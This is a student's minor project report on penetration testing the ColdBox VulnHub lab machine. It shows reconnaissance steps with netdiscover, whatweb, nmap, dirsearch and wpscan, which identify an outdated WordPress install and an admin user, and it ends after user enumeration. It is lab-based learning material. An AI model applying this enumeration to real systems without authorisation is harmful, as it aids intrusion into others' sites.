**Minor Project Report**

Cyber Security


Pentesting on Coldbox

Lalitha.K

Step 1:

Setting up the machine to start with pen testing.

I have installed coldbox from vulnhub and set it up im my virtual box and to set up a connection between kali and coldbox, I have changed both the machines network to bridged network




Step 2:

First we have to identify the ip address of the target.

I used the tool netdiscover and found the ipaddress of the coldbox.


Here we can see that the ip address of the required target device is 192.168.0.102

And to check it we hace used the tool whatweb. It gives details of the website.




Step 3:

I have performed nmap on the target and saved the obtained report in a text file.



This is the report obtained




Here we can see that there are two open ports.

In port 80 we have the coldbox


And we can see that wordpress version is 4.1.31

Step 4:

I have used the tool dirsearch here

This tool helps us to bruteforce all the files and directories in the web server


We can see that a directory reports has been created here




Step 5:

Now I have used the tool wpscan which is provided by wordpress for security check ups of website done with wordpress


Now I am trying to find the users.




Here we can see that the version is out of date.




Here we have obtained the list of users and we can notice that the user c0ldd seems that admin.



